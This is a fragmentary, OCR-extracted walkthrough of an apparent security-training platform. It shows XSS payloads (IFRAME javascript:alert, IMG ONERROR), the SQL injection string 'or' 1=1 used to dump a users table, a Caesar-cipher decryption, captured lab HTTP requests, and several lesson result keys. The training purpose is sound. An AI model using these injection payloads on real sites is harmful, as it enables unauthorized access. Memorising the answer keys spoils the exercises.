
```
"alert('XSS')"/> <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

## Well Done

You successfully executed the JavaScript alert command!

The result key for this lesson is


```
IetwiIO6IOSIJscLSjwF1DnPZQ47WW3j95oqDZHYgnNa8i+mEVL085pXnbHp+noJ1IAmj13w/
vO9gTOs8bIFghF88oRoaJHWnPPTugouqBY=
```



## Solution Submission Success

Cross Site Scripting completed! Congratulations.

## Cross Site Scripting 1




Find a XSS vulnerability in the following form. It would ap

Please enter the Search Term that you want t

tesstt

Loading...

```
POST /challenges/d72ca2694422af2e6b3c5d90e4c1le7
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64;
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: https://192.168.56.101/challenges/d72ca
Content-Length: 66
Cookie: JSESSIONID=99DE4CF899526EB3701E5F3DFBB34
JSESSIONID3="fpunTt9ASD+1MxgIwXcf6w=="
Connection: close

searchTerm=tesstt&csrfToken=11193002425134498745
```



### Cross Site Scripting One


Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the Search Term that you want to look up

T>alert("XSS")</SCRIPT> <IMG SRC="#" ONERROR="alert("XSS")"/>

### Search Results

Sorry but there were no results found that related to alert('xss')



## Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the Search Term that you want to look up

<IMG SRC="#" ONERROR="alert('XSS')"/>


## Well Done

You successfully executed the JavaScript alert command!

The result key for this challenge is

```
um/47AU1fMbhdjTTmzEFvONZ7yBa5tOuzlaMxbvVgQc8tLpaZSX6VjEGzemg01FJJgt4
zL8qljmrjiKbpPfo18A0hf2a2MSV2mwVpO5S0kg=
```

## Search Results




Submit Result Key Here...

## Solution Submission Success

Cross Site Scripting 1 completed! Congratulations.

## SQL Injection

Injection flaws, such as SQL injection, occur when hostile data is sent to an interpreter as part of a command or query. The hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data. Injections attacks are of a high severity. Injection flaws can be exploited to remove a system's confidentiality by accessing any information held on the system. These security risks can then be extended to execute updates to existing data affecting the systems integrity and availability. These attacks are easily exploitable as they can be initiated by anyone who can interact with the system through any data they pass to the application.



Exploit the SQL injection flaw in the following example to retrieve all of the rows in the table. The lesson's solut will be found in one of these rows! The results will be posted beneath the search form.

## Lesson Hint

This is the query that you are adding data to. See if you can input something that will cause the WHERE claus urn true for every row in the table. Remember, you can escape a string using an apostrophe.


```
SELECT * FROM tb_users WHERE username =''or' 1=1';
```

Please enter the user name of the user that you want to look up

'or' 1=1

## Search Results

| User Id | User Name | Comment |
|---|---|---|
| 12345 | user | Try Adding some SQL Code |
| 12346 | OR 1 = 1 | Your Close, You need to escape the string with an apostraphe so that your code is interpreted |
| 12543 | Fred Mtenzi | A lecturer in DIT Kevin Street |
| 14232 | Mark Denihan | This guy wrote this application |
| 61523 | Cloud | Has a Big Sword |
| 82642 | qwldshs@ab | Lesson Completed. The result key is 3c17f6bf34080979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0 |



ing after the apostrophe will be interpreted as SQL code.

Exploit the SQL Injection flaw in the following example to retrieve all of the rows in the
will be found in one of these rows! The results will be posted beneath the search form


## Lesson Hint

This is the query that you are adding data to. See if you can input something that wil
urn true for every row in the table. Remember, you can escape a string using an apos

```
SELECT * FROM tb_users WHERE username ='"'or" ' 1= 1'';
```

Please enter the user name of the user that you want to look up

'"'or" ' 1= 1'




## Solution Submission Success

SQL Injection completed! Congratulations.

### Insecure Direct Object Reference Challenge 1

The result key has been encrypted to ensure that nobody can finish the challenge without knowing the secret key to decrypt it. However, the result key has been encrypted with a famous, but easily broken, Roman cipher. The Plain text is in English.




Submit Result Key Here...

## Insecure Cryptographic Storage Challenge 1

The result key has been encrypted to ensure that nobody can finish the challenge without knowing the secret key to decrypt it. However, the result key has been encrypted with a famous, but easily broken, Roman cipher. The Plain text is in English.

Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl; rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbny mdtzwgnlf



# Caesar cipher decryption tool


The following tool allows you to encrypt a text with a simple offset algorithm - **cipher**. If you are using **13** as the key, the result is similar to an **rot13 encrypt** as the key, the algorithm tries to find the right key and decrypts the string by g small article (with source publication) about **finding the right key** in an u encrypted text.

```
rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbn
ymdtzwgnlf
```

Use key: 21

**Output:**

mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga




Submit Result Key Here...

## Solution Submission Success

Insecure Cryptographic Storage Challenge 1 completed! Congratulations.

### Poor Data Validation 1




If you can buy trolls for free you'll receive the key for this level!

